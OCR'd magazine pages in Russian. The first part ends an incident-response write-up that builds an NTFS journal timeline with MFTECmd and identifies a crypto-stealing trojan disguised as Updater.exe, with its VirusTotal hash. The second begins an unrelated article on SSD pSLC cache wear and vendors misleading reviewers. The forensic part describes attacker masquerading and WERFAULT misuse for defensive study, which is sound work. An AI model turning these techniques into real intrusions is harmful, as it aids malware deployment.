
```
MFTECmd.exe -f "путь/к/папке/с/файлом/$J" --csv . --csvf jfile_
parsing.csv
```

Так я нашел еще одно средство проверки окружения на сетевые соединения, а именно утилиту `NETSTAT.exe`. Она была запущена чуть позже через `WHOAMI.exe`.




2024-03-19 19:25:07		Office.UI.Xaml.HxAccounts.dll	.dll
2024-03-19 19:25:07		Office.UI.Xaml.HxAccounts.dll	.dll
2024-03-19 19:25:07		Office.UI.Xaml.HxCalendar.dll	.dll
2024-03-19 19:25:23		NETSTAT.EXE-47804A0C.pf	.pf
2024-03-19 19:25:23		NETSTAT.EXE-47804A0C.pf	.pf
2024-03-19 19:25:23		NETSTAT.EXE-47804A0C.pf	.pf
2024-03-19 19:25:40		BITCBEF.tmp	.tmp
2024-03-19 19:25:40		BITCBEF.tmp	.tmp
2024-03-19 19:25:40		BITCBEF.tmp	.tmp
2024-03-19 19:25:40		BITCBEF.tmp	.tmp

Также удалось найти факт запуска системной утилиты `WERFAULT.exe`, которую злоумышленники часто используют при загрузке вредоносного ПО в память скомпрометированной системы.




2024-03-19 19:32:41		edb00004.log	.log
2024-03-19 19:32:41		DataStore.jfm	.jfm
2024-03-19 19:32:42		Temp	
2024-03-19 19:32:42		Temp	
2024-03-19 19:32:42		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:42		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:42		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:42		Temp	
2024-03-19 19:32:42		Temp	
2024-03-19 19:32:42		CloudStore	

Дальше по таймлайну можно увидеть появление нового файла с названием `file.exe`. Здесь отчетливо видно использование `WERFAULT.exe` для загрузки, поскольку утилита имеет причину обновления «передача данных».




2024-03-19 19:32:44		WER6A6C.tmp.xml	.xml
2024-03-19 19:32:44		WER6A6C.tmp.csv	.csv
2024-03-19 19:32:44		WER6A8C.tmp.txt	.txt
2024-03-19 19:32:44		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:44		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:44		WERFAULT.EXE-155C56CF.pf	.pf
2024-03-19 19:32:44		FILE.EXE-D3756AA2.pf	.pf
2024-03-19 19:32:44		FILE.EXE-D3756AA2.pf	.pf
2024-03-19 19:32:44		FILE.EXE-D3756AA2.pf	.pf
2024-03-19 19:32:45		MPCMDRUN.EXE-A6453C96.pf	.pf
2024-03-19 19:32:45		MPCMDRUN.EXE-A6453C96.pf	.pf

Через минуту после загрузки `file.exe` он был переименован в `Updater.exe`. Так злоумышленник пытается замаскировать свой вредонос под легитимное ПО.



Name	Exten...	Entry N...	Seq...	Parent En...	Paren...	Update Sequen...	Update Reasons
AUDIODG.EXE-AB22E9A6.pf	.pf	85995	1	27514	2	56489344	DataTruncation
AUDIODG.EXE-AB22E9A6.pf	.pf	85995	1	27514	2	56489456	DataExtend|DataTruncation
AUDIODG.EXE-AB22E9A6.pf	.pf	85995	1	27514	2	56489568	DataExtend|DataTruncation|Close
file.exe	.exe	818	9	1611	1	56489680	RenameOldName
Updater.exe	.exe	818	9	1611	1	56489760	RenameNewName
Updater.exe	.exe	818	9	1611	1	56489848	RenameNewName|Close
01da7a345d7e6da6		82441	6	5611	1	56489936	FileCreate
01da7a345d7e6da6		82441	6	5611	1	56490032	DataExtend|DataExtend|FileCreate
01da7a345d7e6da6		82441	6	5611	1	56490128	DataOverwrite|DataExtend|FileCreate
01da7a345d7e6da6		82441	6	5611	1	56490224	DataOverwrite|DataExtend|FileCreate|Close
01da7a345d7e6da6		82441	6	5611	1	56490320	FileDelete|Close
NotifyIcon.002.etl	.etl	313	12	87337	1	56490416	DataExtend
NotifyIcon.002.etl	.etl	313	12	87337	1	56490512	DataOverwrite|DataExtend
NotifyIcon_Temp.2.etl	.etl	82441	7	87337	1	56490608	FileCreate
NotifyIcon_Temp.2.etl	.etl	82441	7	87337	1	56490712	FileCreate|IndexableChange|BasicInfoChange
NotifyIcon_Temp.2.etl	.etl	82441	7	87337	1	56490816	DataExtend|FileCreate|IndexableChange|BasicInfoCh...
NotifyIcon.002.etl	.etl	313	12	87337	1	56490920	DataOverwrite|DataExtend|Close

Попробуем отыскать загруженный файл в директориях системы, чтобы узнать немного полезной информации о нем. `Updater.exe` был замечен ранее при анализе директорий в папке `C:\ProgramData\`. Загружаем его на VirusTotal и видим, что этот файл относится к ВПО семейства Impala стилер криптовалюты, используемый в первой кампании атак на пакетный менеджер NuGet как полезная нагрузка зараженных или вредоносных пакетов.



47/73 security vendors flagged this file as malicious

e4dcead9d58de1edb041678f4437de4a43dcef1ba6e16a6e3cf4cebc8250d6ac

Updater.exe

peexe · assembly · long-sleeps · detect-debug-environment · runtime-modules · direct-cpu-clock-access

Size: 5.50 KB — Last Analysis Date: 13 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.msil/tiny — Threat categories: trojan, downloader, dropper — Family labels: msil, tiny, paketer

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Trojan/Win.Paketer.C5457546	Alibaba	Trojan:MSIL/Generic.936e3ea8
ALYac	Trojan.GenericKD.65857680	Antiy-AVL	Trojan/MSIL.Vigorf
Arcabit	Trojan.Generic.D3ECE890	Avast	Win32:DropperX-gen [Drp]
AVG	Win32:DropperX-gen [Drp]	Avira (no cloud)	HEUR/AGEN.1366203
BitDefender	Trojan.GenericKD.65857680	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.msil	Cylance	Unsafe
DeepInstinct	MALICIOUS	Elastic	Malicious (moderate Confidence)
Emsisoft	Trojan.GenericKD.65857680 (B)	eScan	Trojan.GenericKD.65857680

ВЫВОДЫ

Мы провели расследование и выстроили всю картину атаки, а также определили инструменты, которыми пользовались злоумышленники. В реальной жизни можно было бы писать отчет, в случае с Sherlocks — заполняем анкету. Если захочешь повторить расследование, ты без труда сделаешь это самостоятельно.

КЕШ ИЗ ТОПОРА

Как производители SSD обманывают тесты и покупателей

Заявленная скорость современных SSD редко соответствует реальной, но что хуже — вскоре она может упасть еще сильнее. Ячейки кеша pSLC со временем теряют ресурс, и время это, как оказалось, совсем не велико: иногда требуются даже не десятки, а единицы циклов.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Многие обозреватели сейчас проводят отдельный раунд тестирования, чтобы выявить характеристики псевдо-SLC-кеша и выяснить реальную скорость записи по всему объему диска. И вот недавно вскрылось, что накопители с динамическим pSLC-кешем теряют ресурс еще быстрее, чем все думали. В этой статье мы рассмотрим, как падает скорость записи на SSD с течением времени и как производители обманывают обозревателей.

НЕБОЛЬШОЙ ЛИКБЕЗ

Как тебе наверняка известно, существует множество типов NAND памяти, отличающихся плотностью записи. Возможно, ты догадываешься и о том, что сами чипы мало отличаются между собой, а «тип» памяти — это всего лишь режим работы, который может быть произвольно выбран производителем. Более того, современные чипы поддерживают не только статическую конфигурацию плотности ячеек, но и динамическое переключение между режимами. Но не будем забегать вперед и рассмотрим основные типы памяти, использующиеся в современных накопителях.

- **SLC (однобитный режим)** появился раньше всего; одна ячейка — один бит. В потребительских устройствах в чистом виде больше не встречается, однако в режим псевдо SLC можно перевести практически любую память.
- **MLC («многобитный» режим)**. Были времена, когда «много» означало «два». Изначально в MLC-накопителях использовалась память NAND, в каждой ячейке которой хранилось два бита данных. С появлением «более многобитных» типов TLC и QLC маркетологи освоили хитрый трюк: раз MLC — это «много», то давайте мы напишем на наших TLC- и QLC-накопителях этот термин; авось кто и купится. Например, в пресс релизе Samsung со всех сторон прорекламировано использование памяти MLC «высочайшего качества», но на практике быстро выяснилось, что в картах установлены чипы TLC, после чего компания тихо убрала тип памяти из спецификаций. Последним потребительским накопителем с честной двухбитной MLC стал Samsung 970 Pro.
- **TLC (трехбитный режим)**. Самый популярный на сегодня тип памяти. Ранние версии TLC на чипах, изготовленных по планарной технологии, отличались отвратительной надежностью (напомню историю Samsung 840 Evo), но современные многослойные чипы даже надежнее старой планарной двухбитной памяти. Неизменным осталась лишь скорость записи в режиме TLC, которая во много раз ниже, чем в режиме с меньшей плотностью.
- **QLC (четырехбитный режим)** — если у тебя есть выбор, постарайся не иметь ничего общего с такими дисками. Те же чипы, те же контроллеры, низкая надежность и предельно низкая скорость записи за пределами кеша; пониженная себестоимость и практически та же цена — вот описание типичного QLC накопителя. К сожалению, отказаться от QLC ты сможешь далеко не всегда. OEM очень любят устанавливать QLC накопители в готовые системы, особенно ноутбуки и ультрабуки, причем независимо от цены (не забываем о себестоимости и норме прибыли; потребитель же покупает не надежность, а гигабайты). Производители третьего эшелона обожают трюк, когда первая партия накопителей поставляется с чипами TLC, а спустя время (и после волны обзоров) новые партии идут уже с QLC. Производители второго эшелона тоже не брезгуют подобной тактикой. Так, Patriot Viper VP3000 Lite объемом 2 Тбайт поставляется с быстрой и качественной памятью TLC, а его версия на 4 Тбайт — с чипами QLC. По цене накопитель при этом мало отличается от модели Lexar NM790 на том же контроллере и той же памяти, но сконфигурированной в режиме TLC.

ПСЕВДО-SLC И ДИНАМИЧЕСКОЕ ПЕРЕКЛЮЧЕНИЕ РЕЖИМОВ

Современные накопители используют контроллеры, которые могут работать с чипами NAND в разных режимах в пределах одной аппаратной платформы. В настройках контроллера производитель может сконфигурировать NAND-память в режим TLC или ее же в режим QLC, получив дополнительный объем на той же платформе и за те же деньги. Кроме того, разные области памяти могут быть сконфигурированы по-разному для работы в разных режимах. Как правило, из дополнительного, неадресуемого пула ячеек выделяется область, которую конфигурируют для работы в режиме SLC. Эта область используется в качестве буфера: запись в режиме SLC во много раз быстрее записи в режиме TLC (про QLC промолчим), а сконфигурированные таким образом ячейки выдерживают кратно большее число циклов записи стирания.




Схема работы статического SLC-кеша

На графике видна ступенька сверхбыстрой записи (данные записываются в статический SLC кеш), после чего скорость записи резко проседает: данные сохраняются напрямую в ячейки TLC. Никаких побочных эффектов не наблюдается; данные из SLC-кеша будут записаны в основную область тогда, когда контроллер освободится.


INFO

Статический SLC-кеш не зависит от свободного места на диске, а использующиеся для его создания ячейки берутся из дополнительной, неадресуемой емкости твердотельного накопителя.

